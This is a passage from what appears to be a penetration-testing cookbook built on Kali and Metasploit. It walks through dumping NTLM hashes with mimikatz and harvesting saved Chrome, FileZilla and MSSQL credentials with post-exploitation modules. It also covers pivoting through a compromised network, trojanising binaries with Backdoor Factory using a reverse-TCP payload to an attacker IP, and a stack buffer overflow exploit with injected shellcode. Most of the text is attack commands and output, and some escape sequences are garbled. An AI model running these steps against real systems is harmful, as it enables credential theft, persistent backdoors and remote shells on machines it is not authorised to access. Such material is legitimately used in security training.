   ```

2. To view all the options, we type this command:

   ```
   help mimikatz
   ```

3. Now in order to retrieve passwords from the memory, we use the built-in command of Metasploit:

   ```
   msv
   ```

```
meterpreter > msv
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[+] Got SeDebugPrivilege
[*] Retrieving msv credentials
msv credentials
===============

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;76485  NTLM       WIN-UH332I0CD08  bugsbounty        lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;76445  NTLM       WIN-UH332I0CD08  bugsbounty        lm{ aad3b435b51404eeaad3b435
b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;996    Negotiate  WORKGROUP        WIN-UH332I0CD08$  n.s. (Credentials KO)
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE     n.s. (Credentials KO)
0;25380  NTLM                                          n.s. (Credentials KO)
0;999    NTLM       WORKGROUP        WIN-UH332I0CD08$  n.s. (Credentials KO)

meterpreter >
```

4. We can see that the NTLM hashes are shown on the screen. To view Kerberos credentials, we type this:

    kerberos

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID   Package    Domain           User              Password
------   -------    ------           ----              --------
0;76485  NTLM       WIN-UH332I0CD08  bugsbounty
0;76445  NTLM       WIN-UH332I0CD08  bugsbounty
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996    Negotiate  WORKGROUP        WIN-UH332I0CD08$
0;25380  NTLM
0;999    NTLM       WORKGROUP        WIN-UH332I0CD08$
```

If there were any credentials, they would have been shown here.


Dumping other saved passwords from the machine

You have already learned about dumping and saving plaintext passwords from the memory. However, sometimes, not all passwords are dumped. Not to worry; Metasploit has other post-exploitation modules, using which we can gather saved passwords of different applications and services running on the server we compromised.

How to do it...

First, let's check what applications are running on the machine. We use this command:

```
use post/windows/gather/enum_applications
```



We see the options; now all we need is our session, using the following command:

```
set session 1
```

Run it and we will see the list of applications installed on the system:


```
msf post(enum_applications) > run

[*] Enumerating applications installed on WIN7

Installed Applications
======================

 Name                                                                          Version
 ----                                                                          -------
 FileZilla Client 3.12.0.2                                                     3.12.0.2
 FileZilla Server                                                              beta 0.9.53
 Google Chrome                                                                 54.0.2840.99
 Google Update Helper                                                          1.3.31.5
 IIS URL Rewrite Module 2                                                      7.2.1952
 ImageMagick 6.9.2-0 Q16 (64-bit) (2015-08-15)                                 6.9.2
 Microsoft .NET Framework 4 Client Profile                                     4.0.30319
 Microsoft .NET Framework 4 Client Profile                                     4.0.30319
 Microsoft ODBC Driver 11 for SQL Server                                       11.0.2270.0
 Microsoft SQL Server 2012 Native Client                                       11.0.2100.60
```

Now that we know what applications are running, let's try to collect more information. We will use use `post/windows/gather/enum_chrome`.

It will gather all the browsing history, saved passwords, bookmarks, and so on. Again, we set our session and run this:


```
msf post(enum_chrome) > show options

Module options (post/windows/gather/enum_chrome):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   MIGRATE  false            no        Automatically migrate to explorer.exe
   SESSION                   yes       The session to run this module on.

msf post(enum_chrome) > set session
set session           set sessionlogging
msf post(enum_chrome) > set session
set session           set sessionlogging
msf post(enum_chrome) > set session 1
session => 1
msf post(enum_chrome) > run
```

We will see that all the gathered data has been saved in a txt:




Now we will try to gather the stored configuration and credentials of the FileZilla server (the FTP server that can be used to transfer files) that is installed on the machine. We will use the module:

```
use post/windows.gather/credentials/filezilla_server
```




We set the session and run it, and we should see the saved credentials:




Let's use another post-exploitation module to dump the database passwords. We will use this:

```
use exploit/windows/gather/credentials/mssql_local_hashdump
```



We set the session and run this using `run -j`. We will see the credentials on the screen:




Pivoting into the network

Once we have complete control over a computer in the system, our next step should be to pivot into the network and try exploiting and getting access to as many machines as possible. In this recipe, you will learn the easy way to do that with Metasploit.

How to do it...

Metasploit has an inbuilt meterpreter script, that allows us to add a route and enables us to attack other machines in the network using the current one. The concept is really simple; all we have to do is execute this:

```
run autoroute -s <IP subnet>
```



Once this is done, we can simply exploit the machines using the same methods that we covered in the previous recipes.

Backdooring for persistence

An important part of successful exploitation is to be able to keep access to the compromised machine. In this recipe, you will learn about an amazing tool known as the Backdoor Factory. The main goal of Backdoor Factory is to patch Windows/Linux binaries with our shell code so that the executable runs normally, along with executing our shell code every time it executes.

How to do it...

Backdoor Factory comes installed with Kali. And it can be run using `backdoor-factory`. To view all the features of this tool, we will use the help command:

```
backdoor-factory -help
```

```
root@kali:~# backdoor-factory -h
Usage: backdoor.py [options]

Options:
  -h, --help            show this help message and exit
  -f FILE, --file=FILE  File to backdoor
  -s SHELL, --shell=SHELL
                        Payloads that are available for use. Use 'show'
to see
                        payloads.
  -H HOST, --hostip=HOST
                        IP of the C2 for reverse connections.
  -P PORT, --port=PORT  The port to either connect back to for reverse s
hells
                        or to listen on for bind shells
  -J, --cave_jumping    Select this options if you want to use code cave
                        jumping to further hide your shellcode in the bi
nary.
```

Usage of this tool is not too hard; however, it is recommended that the binaries be tested before being deployed on the target system.

To view what options are available for a particular binary we choose to backdoor, we use the following command:

```
backdoor-factory -f <path to binary> -s show
```

We will then use `iat_reverse_tcp_stager_threaded`:

```
backdoor-factory -f <path to binary> -s iat_reverse_tcp_stager_threaded -H
<our IP> -P <Port>
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
   cave_miner_inline
   iat_reverse_tcp_inline
   iat_reverse_tcp_inline_threaded
   iat_reverse_tcp_stager_threaded
   iat_user_supplied_shellcode_threaded
   meterpreter_reverse_https_threaded
   reverse_shell_tcp_inline
   reverse_tcp_stager_threaded
   user_supplied_shellcode_threaded
```

Next, we choose the cave we want to use for injecting our payload:

```
[*] Cave 1 length as int: 407
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x21c
End: 0x3fc; Cave Size: 480
2. Section Name: None; Section Begin: None End: None; Cave begin: 0xa01a
 End: 0xa208; Cave Size: 494
3. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb185 End: 0xb3ac; Cave Size: 551
4. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xb3f1 End: 0xd3ec; Cave Size: 8187
5. Section Name: .data; Section Begin: 0xa200 End: 0xe000; Cave begin: 0
xde40 End: 0xdffc; Cave Size: 444
**************************************************
[!] Enter your selection: 1
```

Our binary has been created and is ready to be deployed.

Now all we need to do is to run a handler that will accept the reverse connection from our payload:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.110.41
lhost => 192.168.110.41
smsf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
```

Now when the `.exe` is executed on the victim machine, we will have our meterpreter connected:

```
meterpreter > shell
Process 1804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\test\Desktop>
```

9
Buffer Overflows

In this chapter, we will cover the following recipes:

- Exploiting stack-based buffer overflows
- Exploiting buffer overflow on real software
- SEH bypass
- Exploiting egg hunters
- An overview of ASLR and NX bypass

Introduction


In a software program, buffer overflow occurs when a program, while writing data to a buffer, overruns the buffer size allocated and starts overwriting data to adjacent memory locations.

A buffer can be considered a temporary area in the memory allocated to a program to store and retrieve data when needed.

Buffer overflows have been known to be exploited since long back.

When exploiting buffer overflows, our main focus is on overwriting some control information so that the flow of control of the program changes, which will allow our code to take control of the program.

Here is a diagram that will give us a basic idea of an overflow happening in a buffer:




From the preceding diagram, we can assume this is what a program looks like. Since it is a stack, it starts from bottom and moves toward the top of the stack.

Seeing the preceding diagram, we also notice that the program has a fixed buffer to store 16 letters/bytes of data.

We first enter the 8 characters (*1 char=1 byte*); on the right-hand side of the diagram, we can see that they have been written in the buffer of the program's memory.

Let's see what happens when we write 20 characters into the program:



Source: http://www.cbi.umn.edu/

We can see that data is correctly written upto 16 characters, but the last 4 characters have now gone out of the buffer and have overwritten the values stored in the **Return Address** of the program. This is where a classic buffer overflow occurs.

Let's look at a live example; we will take a sample code:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
    char buffer[5];
    if (argc < 2)
        {
            printf("strcpy() NOT executed....\n");
            printf("Syntax: %s <characters>\n", argv[0]);
            exit(0);
        }
    strcpy(buffer, argv[1]);
    printf("buffer content= %s\n", buffer);
```

```
        // you may want to try strcpy_s()
        printf("strcpy() executed...\n");
        return 0;
    }
```

The preceding program simply takes an input at runtime and copies it into a variable called `buffer`. We can see that the size of the variable buffer is set to `5`.

We now compile it using this command:

```
gcc program.c –o program
```

We need to be careful as `gcc` by default has inbuilt security features, which prevent buffer overflows.

We run the program using this command:

```
./program 1234
```

We see that it has stored the data and we get the output.

Let's now run this:

```
./program 12345
```

We will see the program exits as a segmentation fault. This is the enabled security feature of `gcc`.

We will learn more about the return address in the next recipe. However, overwriting the return address with our own code can cause a program to behave differently from its usual execution and helps us in exploiting the vulnerability.

Fuzzing is the easiest way to discover buffer overflows in a program. There are various fuzzers available in Kali, or we can write a custom script to make our own, depending on the type of program we have.

Once fuzzing is done and a crash occurs, our next step is to debug the program to find the exact part where a program crashes and how we can use it to our advantage.

Again, there are multiple debuggers available online. My personal favorite for Windows is Immunity Debugger (Immunity Inc.). Kali also comes with an inbuilt debugger, GDB. It is a command-line debugger.

Before we jump any further into more exciting topics, note that there are two types of overflows that usually happen in a program.

There are mainly two types of buffer overflows:

- Stack-based overflows
- Heap-based overflows

We will be covering these in more detail in the later part of the chapter. For now, let's clear up some basics, that will help us in exploiting overflow vulnerabilities.

Exploiting stack-based buffer overflows

Now that our basics are clear, let's move on to the exploitation of stack-based buffer overflows.

How to do it...

The following steps demonstrate the stack-based buffer overflow:

1. Let's take a look at another simple C program:

```
#include<stdio.h>
#include<string.h>
void main(int argc, char *argv[])
{
    char buf[120];
    strcpy(buf, argv[1]);
    printf(buf);
}
```

   This program uses a vulnerable method `strcyp()`. We save the program to a file.

2. We then compile the program with `gcc` using the `fno-stack-protector` and `execstack`:

```
gcc -ggdb name.c -o name -fno-stack-protector -z execstack
```

3. Next, we turn off address space randomization using this:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

4. Now we open our program in `gdb` using this command:

   ```
   gdb ./name
   ```

   The following screenshot shows the output of the preceding command:

```
root@kali:~/Desktop# gdb ./name
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./name...done.
(gdb) _
```

5. Next, we supply our input using Python using the following command:

   ```
   r $(python -c 'print "A"*124')
   ```

   The following screenshot shows the output of the preceding command:

```
(gdb) r  $(python -c 'print "A"*124')
Starting program: /root/Desktop/test $(python -c 'print "A"*124')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

6. We can see that the program crashed and it shows error `0x41414141`. This just means that the character we entered, `A`, has overwritten the EIP.

7. We confirm it by typing `i r`:

```
(gdb) i r
eax            0x7c      124
ecx            0xbffff200      -1073745408
edx            0xb7fb3858      -1208272808
ebx            0xb7fb2000      -1208279040
esp            0xbffff200      0xbffff200
ebp            0x0       0x0
esi            0x0       0
edi            0x0       0
eip            0x41414141      0x41414141
eflags         0x10286   [ PF SF IF RF ]
```

8. This shows us that the value of the EIP register has been successfully overwritten.
9. Next, we find the exact byte that overwrites the EIP. We can do this by entering different characters in our program and then checking which of them overwrites the EIP.
10. So we run the program again, this time, with different characters:

    ```
    r $(python -c 'print "A"*90+"B"*9+"C"*25')
    ```

    The following screenshot shows the output of the preceding command:

```
Starting program: /root/Desktop/test $(python -c 'print "A"*90+"B"*9+"C"*25')

Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6               strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7               printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

11. This time, we see that the EIP has the value `CCCC`. This implies that the bytes we need are somewhere in the last 25 characters we supply.

12. We similarly try different combinations of 124 characters until we have the position of the exact 4 characters that overwrite the EIP:

```
Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')

Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6               strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7               printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

13. Now, since we have found the exact location of the EIP, and in order to perform a successful exploitation, we need to overwrite these 4 bytes with the memory address where we will store our shellcode. We have about 100 bytes in the memory where `A` is stored currently, which is more than enough for our shellcode. So, we need to add breakpoints in our debugger, where it will stop before jumping to the next instruction.
14. We list the program using the `list 8` command:

```
(gdb) list 8
3       void main(int argc, char *argv[])
4       {
5               char buf[120];
6               strcpy(buf, argv[1]);
7               printf(buf);
8       }
(gdb) b 6
Breakpoint 1 at 0x8048451: file test.c, line 6.
(gdb) b 7
Breakpoint 2 at 0x8048469: file test.c, line 7.
(gdb)
```

15. And we add our breakpoints in the line where the function is called and after it is called using `b <linenumber>`.

16. Now we run the program again, and it will stop at the breakpoint:

```
(gdb) r $(python -c 'print "A"*100+"B"*20+"C"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*20+"C"*4')

Breakpoint 1, 0x0804843b in main ()
(gdb) c
Continuing.
```

17. We press `c` to continue.
18. Now let's see the `esp` (stack pointer) register:

    `x/16x $esp`

    The following screenshot shows the output of the preceding command:


```
(gdb) x/16x $esp
0xbffff190:     0xb7ff8200      0x00000000      0x41414141      0x41414141
0xbffff1a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1c0:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb) i r
eax            0xbffff198       -1073745512
ecx            0x4c554cff       1280658687
edx            0x4d564e00       1297501696
ebx            0xb7fb2000       -1208279040
esp            0xbffff190       0xbffff190
ebp            0xbffff218       0xbffff218
esi            0x0      0
edi            0x0      0
eip            0x8048469        0x8048469 <main+46>
eflags         0x286    [ PF SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

19. This will show us 16 bytes after the `esp` register, and on the left-hand side column, we will see the memory address corresponding to the data being stored.

20. Here, we see that data starts at address `0xbffff190`. We note the next memory address, `0xbfff1a0`. This is the address we will use to write in the EIP. When the program overwrites the EIP, it will make it jump to this address, where our shellcode will be stored:

```
(gdb) r  $(python -c 'print "A"*100+"B"*4+"C"*20')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')

Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6               strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7               printf(buf);
(gdb) x/60x $esp
0xbffff190:     0xb7ff8200      0x00000000      0x41414141      0x41414141
0xbffff1a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1f0:     0x41414141      0x41414141      0x41414141      0x42424242
0xbffff200:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff210:     0x43434343      0xbffff200      0x00000000      0xb7e5b723
0xbffff220:     0x08048480      0x00000000      0x00000000      0xb7e5b723
0xbffff230:     0x00000002      0xbffff2c4      0xbffff2d0      0xb7fed79a
0xbffff240:     0x00000002      0xbffff2c4      0xbffff264      0x0804a014
0xbffff250:     0x0804822c      0xb7fb2000      0x00000000      0x00000000
0xbffff260:     0x00000000      0x559211f2      0x611bb5e2      0x00000000
0xbffff270:     0x00000000      0x00000000      0x00000002      0x08048340
```

21. Let's try to open a shell by exploiting the overflow. We can find the shellcode that will execute a shell for us on Google:



22. We have 100 bytes and our shellcode is 24 bytes. We can use this one in our exploit.
23. Now we simply replace the `As` with the `76` no op assembly instruction (`0x90`) and the rest of the 24 bytes with the shellcode, then the `Bs` with the memory address we want the EIP to point to, and `Cs` with the no op code again. This should look something like this:

```
"\x90"*76+"\x6a\x0bx58x31\xf6\x56\x68\x2f\x2f\x73\x68\x68\
x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\xcd\x80"
+"\xa0\xff\xf1\xbf"+"\x90"*20
```

24. Let's rerun the program and pass this as an input:

```
r $(python -c print' "\x90"*76+"\x6a\x0bx58x31\xf6\x56\x68\
x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\
xcd\x80"+"\xa0\xff\xf1\xbf"+"\x90"*20')
```

25. We type `c` to continue from breakpoints, and once execution is done, we will have our shell executed.

Exploiting buffer overflow on real software

You have learned the basics of exploitation earlier. Now let's try these on some of the software already exploited long ago and with public exploits available. In this recipe, you will learn about publicly available exploits for old software and create your own version of the exploit for it.

